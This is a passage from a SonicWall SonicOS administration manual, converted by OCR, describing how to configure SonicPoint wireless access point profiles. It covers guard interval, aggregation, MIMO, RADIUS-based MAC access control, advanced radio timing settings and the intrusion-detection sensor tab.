a. The **Secondary Channel** is available only when **5GHz 802.11n Only** or **5GHz 802.11n/a Mixed** is selected for **Mode** and **Wide – 40 MHz Channel** is selected for **Radio Band**. The **Secondary Channel** is always **Auto** if either **Auto** is selected for **Radio Band** or a VAP group is selected on the **General** tab.

b. Upon selection of a **Primary Channel**, the **Secondary Channel** is set automatically to a preset channel.

c. This option is available only when **5GHz 802.11n Only**, **5GHz 802.11n/a Mixed**, or **5GHZ 802.11a Only** is selected for **Mode** and **Standard – 20 MHz Channel** is selected for **Radio Band**.

7 If, from the **Radio Band** drop-down menu, you selected:

- **5GHz 802.11a Only** or **2.4GHz 802.11g Only**, and are configuring:
  - SonicPointACe/ACi/N2:
    - Without VAP, go to Wireless Security on page 776.
    - With VAP, go to Virtual Access Point Encryption Settings on page 776.
  - SonicPointNDR, go to Step 10.
- Any other radio band, go to Step 8

8 **Enable Short Guard Interval**—Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns).

NOTE: This option is not available if **5GHz 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

IMPORTANT: To avoid compatibility issues, ensure the wireless client also supports a short guard interval.

A guard interval is a set amount of time between transmissions that is designed to ensure distinct transmissions do not interfere with one another. The guard interval introduces immunity to propagation delays, echoes, and reflections. An access point identifies any signal content received inside this interval as unwanted inter-symbol interference, and rejects that data. The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

The 802.11n standard specifies two guard intervals: 400ns (short) and 800ns (long).

Enabling a short guard interval can decrease network overhead by reducing unnecessary idle time on each access point. A short guard interval of 400 nanoseconds (ns) works in most office environments as distances between points of reflection, as well as between clients, are short. Most reflections are received quickly. The shorter the guard interval, the more efficiency there is in the channel usage, but a shorter guard interval also increases the risk of interference.

Some outdoor deployments might, however, require a longer guard interval. The need for a long guard interval of 800 ns becomes more important as areas become larger, such as in warehouses and in outdoor environments, as reflections and echoes become more likely to continue after the short guard interval would be over.

The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays and increase 802.11n and 802.11ac data rate. Ensure the wireless client also can support a short guard interval to avoid compatibility issues.

TIP: The **Enable Short Guard Interval** and **Enable Aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, and so on), these options could introduce transmission errors that eliminate any efficiency gains in throughput.

9 Select **Enable Aggregation** to enable 802.11n and 802.11ac frame aggregation that combines multiple data frames in a single transmission to reduce overhead and increase throughput.

NOTE: This option is not available if **5GHz 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

IMPORTANT: To avoid compatibility issues, ensure the wireless client also supports aggregation.

Data over wireless networks are sent as a stream of packets known as data frames. Frame aggregation takes these packets and combines them into fewer, larger packets, thereby allowing an increase in overall performance. Frame aggregation was added to the 802.11n and 802.11ac specification to allow for an additional increase in performance. Frame aggregation is a feature that only 802.11n and 802.11ac clients can take advantage of, as legacy systems are not able to understand the new format of the larger packets.

10 If you are configuring:

- SonicPointACe/ACi/N2:
  - Without VAP, go to Wireless Security on page 776.
  - With VAP, go to Virtual Access Point Encryption Settings on page 776.
- SonicPointNDR, optionally select **Enable MIMO**. This option is selected by default.


The **Enable MIMO** option enables/disables MIMO (multiple-input multiple output). Enabling this option increases 802.11n throughput by using multiple-input/multiple-output antennas. This option is enabled by default for all 802.11n modes and is dimmed to ensure it is not disabled. The option is activated and selected by default if **5GHz 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

NOTE: Ensure the wireless client also can support these antennas to avoid compatibility issues. If the 802.11a or 502.11g client cannot support these antennas, disable the option by deselecting it.

Wireless Security

NOTE: If a VAP was selected in the **Virtual Access Point Settings** section of the **General** tab, this section is not available. Instead, the **Virtual Access Point Encryption Settings** section is displayed. Go to Virtual Access Point Encryption Settings on page 776.

If you are configuring a profile for a SonicPointACe/ACi/N2, you configure RADIUS Accounting in this section.




NOTE: The options change depending on the authentication type you select.

The **Wireless Security** sections of both **Radio 0 Basic** and **Radio 1 Basic** tabs are the same as for the SonicPoint N **802.11n Radio** tab. For how to configure the Wireless Security settings, see Wireless Security on page 794.


Virtual Access Point Encryption Settings

NOTE: This section displays only if a VAP was selected from the **Radio 0 Basic/1 Virtual AP Group** drop-down menus in the **Virtual Access Point Settings** section of the **General** tab.



The **Virtual Access Point Encryption Settings** section of both **Radio 0 Basic** and **Radio 1 Basic** tabs are the same as for the SonicPointN **802.11n Radio** tab. For how to configure the Virtual Access Point Encryption Settings settings, see Virtual Access Point Encryption Settings on page 799.


ACL Enforcement



The **ACL Enforcement** section of both **Radio 0 Basic** and **Radio 1 Basic** tabs are the same as for the SonicPoint N **802.11n Radio** tab. For how to configure the ACL Enforcement settings, see ACL Enforcement on page 777.

Remote MAC Address Access Control Settings

NOTE: If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab, this section is not available; go to Radio 0/Radio 1 Advanced Tabs on page 778.



The **Remote MAC Address Access Control Settings** section of both **802.11n Radio 0** and **802.11n Radio 1** tabs are the same as for the SonicPointN **802.11n Radio** tab.


IMPORTANT: You cannot enable the **Remote MAC address access control** option at the same time that **IEEE 802.11i EAP** is enabled. If you try to do so, you could receive the following error message:

```
Remote MAC address access control can not be set when
IEEE 802.11i EAP is enabled.
```

To configure Remote MAC Address Access Control Settings:

1 Select **Enable Remote MAC Access Control**. This option enforces radio wireless access control according to the MAC-based authentication policy in the remote Radius server. The **Configure** button activates.

2 Click **Configure**. The **SonicPoint Radius Server Global Settings** dialog displays.



3 In the appropriate fields, enter the RADIUS server settings that you want. See the WPA-EAP/WPA2-EAP encryption settings table.

WPA-EAP/WPA2-EAP encryption settings


Option	Description
Radius Server Retries	The number of times SonicOS will attempt to contact the RADIUS server. If the RADIUS server does not respond within the specified number of retries, the connection is dropped.
Retry Interval (seconds)	The time, from 0 to 60 seconds, to wait between retries. The number 0 means no wait between retries.
Radius Server 1 IP	The name/location of your RADIUS authentication server
Radius Server 1 Port	The port on which your RADIUS authentication server communicates with clients and network devices. The default port is **1812**.
Radius Server 1 Secret	The secret passcode for your RADIUS authentication server
Radius Server 2	The name/location of your backup RADIUS authentication server
Radius Server 2 Port	The port on which your backup RADIUS authentication server communicates with clients and network devices. The default port is **1812**.
Radius Server 2 Secret	The secret passcode for your backup RADIUS authentication server

4 Click **OK**.


Radio 0/Radio 1 Advanced Tabs

- Radio 0 Advanced tab – SonicPoint
- Radio 0 Advanced tab – SonicPoint
- Radio 1 Advanced tab – SonicPointACe/ACi/N2 without VAP
- Radio 1 Advanced tab – SonicPointACe/ACi/N2 with VAP
- Radio 1 Advanced tab – SonicPointNDR without VAP
- Radio 1 Advanced tab – SonicPointNDR with VAP


Radio 0 Advanced tab – SonicPoint




Radio 0 Advanced tab – SonicPoint




Radio 1 Advanced tab – SonicPointACe/ACi/N2 without VAP




Radio 1 Advanced tab – SonicPointACe/ACi/N2 with VAP



Radio 1 Advanced tab – SonicPointNDR without VAP



Radio 1 Advanced tab – SonicPointNDR with VAP



These settings affect the operation of the Radio 1 Basic radio bands. The SonicPoint has two separate radios built in. Therefore, it can send and receive on both bands at the same time.

The **Radio 1 Advanced** tab has the same options as the **Radio 0 Advanced** tab plus other options. The tabs for SonicPoint AC and SonicPoint NDR are quite similar. Differences are noted in the procedure.

To configure the Radio 0/Radio 1 Advanced setting:

1 Click the **Radio 0/1 Advanced** tab.

2 If you:

- Selected a VAP on the **Settings** tab, go to Step 3.
- Did not select a VAP on the **Settings** tab, optionally, select **Hide SSID in Beacon** to have the SSID send null SSID beacons in place of advertising the wireless SSID name. Sending null SSID beacons forces wireless clients to know the SSID to connect. This option is unchecked by default.

3 From the **Schedule IDS Scan** drop-down menu, select a schedule for the IDS (Intrusion Detection Service) scan. Select a time when there are fewer demands on the wireless network to minimize the inconvenience of dropped wireless connections. You can create your own schedule by selecting **Create new schedule** or disable the feature by selecting **Disabled**, the default.

> **NOTE:** IDS offers a wide selection of intrusion detection features to protect the network against wireless threats. This feature detects attacks against the WLAN Infrastructure that consists of authorized access points, the RF medium, and the wired network. An authorized or valid-AP is defined as an access point that belongs to the WLAN infrastructure. The access point is either a SonicPoint or a third-party access point.

4 From the **Data Rate** drop-down menu, select the speed at which the data is transmitted and received. **Best** (default) automatically selects the best rate available in your area given interference and other factors.

5 From the **Transmit Power** drop-down menu, select the transmission power. Transmission power effects the range of the SonicPoint.

- **Full Power** (default)
- **Half (-3 dB)**
- **Quarter (-6 dB)**
- **Eighth (-9 dB)**
- **Minimum**

6 If you are configuring:

- SonicPoint AC, go to Step 7.
- SonicPoint NDR, from the **Antenna Diversity** drop-down menu, select **Best**, the default. The **Antenna Diversity** setting determines which antenna the SonicPoint uses to send and receive data. When **Best** is selected, the SonicPoint automatically selects the antenna with the strongest, clearest signal.

7 In the **Beacon Interval (milliseconds)** field, enter the number of milliseconds between sending wireless SSID beacons. The minimum interval is 100 milliseconds, the maximum is 1000 milliseconds, and the default is **100** milliseconds.

8 In the **DTIM Interval** field, enter the DTIM interval in milliseconds. The minimum number of frames is 1, the maximum is 255, and the default is **1**.

For 802.11 power-save mode clients of incoming multicast packets, the **DTIM interval** specifies the number of beacon frames to wait before sending a DTIM (Delivery Traffic Indication Message).

9 If you are configuring a:

- **SonicPointACe/ACi/N2**, go to Step 10**.**
- **SonicPointNDR**, in the **Fragmentation Threshold (bytes)** field, enter the number of bytes of fragmented data you want the network to allow. The fragmentation threshold limits the maximum frame size. Limiting frame size reduces the time required to transmit the frame and, therefore, reduces the probability that the frame will be corrupted (at the cost of more data overhead). Fragmented wireless frames increase reliability and throughput in areas with RF interference or poor wireless coverage. Lower threshold numbers produce more fragments. The minimum is 256 bytes, the maximum is 2346 bytes, and the default is **2346** bytes.

10 In the **RTS Threshold (bytes)** field, enter the threshold for a packet size, in bytes, at which a request to send (RTS) is sent before packet transmission. Sending an RTS ensures that wireless collisions do not take place in situations where clients are in range of the same access point, but might not be in range of each other. The minimum threshold is 256 bytes, the maximum is 2346 bytes, and the default is **2346** byes.

11 In the **Maximum Client Associations** field, enter the maximum number of clients you want each SonicPoint using this profile to support on this radio at one time. The minimum number of clients is 1, the maximum number is 128, and the default number is **32**.

12 In the **Station Inactivity Timeout (seconds)** field, enter the maximum length of wireless client inactivity before Access Points age out the wireless client, in seconds. The minimum period is 60 seconds, the maximum is 36000 seconds, and the default is **300** seconds.

13 If you are configuring:

- **Radio 0 Advanced** settings, go to Step 17.
- **Radio 1 Advanced** tab settings, go to Step 14.

14 Select a preamble length from the **Preamble Length** drop-down menu:

- **Long** (default)
- **Short**

15 Select a protection mode from the **Protection Mode** drop-down menu:

- **1 Mbps** (default)
- **2 Mbps**
- **5 Mbps**
- **11 Mbps**

16 Select a protection type from the **Protection Type** drop-down menu:

- **CTS-only** (default)
- **RTS-CTS**

17 Optionally, to allow clients to disassociate and reassociate more quickly, select the **Enable Short Slot Time** checkbox. Specifying this option increases throughput on the 802.11n/g wireless band by shortening the time an access point waits before relaying packets to the LAN. This setting is not selected by default.

18 Optionally, if you are using Turbo G mode and, therefore, are not allowing 802.11b clients to connect, select the **Do(es) not allow 802.11b Client to Connect** checkbox. Specifying this option limits wireless connections to 802.11g and 802.11n clients only. This setting is not selected by default.

19 From the **WMM (Wi-Fi Multimedia)** drop-down menu, select whether a WMM profile is to be associated with this profile:

- **Disabled** (default)
- **Create new WMM profile**. If you select **Create new WMM profile**, the **Add Wlan WMM Profile** dialog displays. For information about configuring a WMM profile, see Configuring Wi-Fi Multimedia Parameters on page 886.
- A previously configured WMM profile


20 Optionally, select **Enable Green AP** to allow the SonicPointACe/ACi/N2 radio to go into sleep mode. This saves power when no clients are actively connected to the SonicPoint. The SonicPoint immediately goes into full power mode when any client attempts to connect to it. Green AP can be set on each radio independently, Radio 0 (5GHz) and Radio 1 (2.4GHz).

21 If you are configuring:

- **Radio 0 Advanced**, repeat the procedure for Radio 1 Advanced.
- **Radio 1 Advanced** for:
  - SonicPointACe/ACi/N2, go to Step 22.
  - SonicPointNDR, go to Sensor Tab on page 785.

22 In the **Green AP Timeout(s)** field, enter the transition time, in seconds, that the access point waits while it has no active connections before it goes into sleep mode, that is, the time between power-save off to power-save on. The transition values can range from 20 seconds to 65535 seconds with a default value of **20** seconds.

Sensor Tab



In the **Sensor** tab, enable or disable Wireless Intrusion Detection and Prevention (WIDP) mode.

IMPORTANT: If this option is selected, Access Point or Virtual Access Point(s) functionality is disabled automatically.

To configure the Sensor tab:

1 Select **Enable WIDF sensor** to have the SonicPoint operate as a dedicated WIDP sensor. This option is not selected by default.

2 From the drop-down menu, select the schedule for when the SonicPoint operates as a WIDP sensor or select **Create new schedule...** to specify a different time; default is **Always on**.

Configuring a SonicPoint N Profile

For a SonicPoint overview, see Understanding SonicPoints on page 718. For information about auto provisioning SonicPoints, see SonicPoint Auto Provisioning on page 734.

You can add any number of SonicPoint profiles. The specifics of the configuration varies slightly depending on which 802.11 protocols you select.

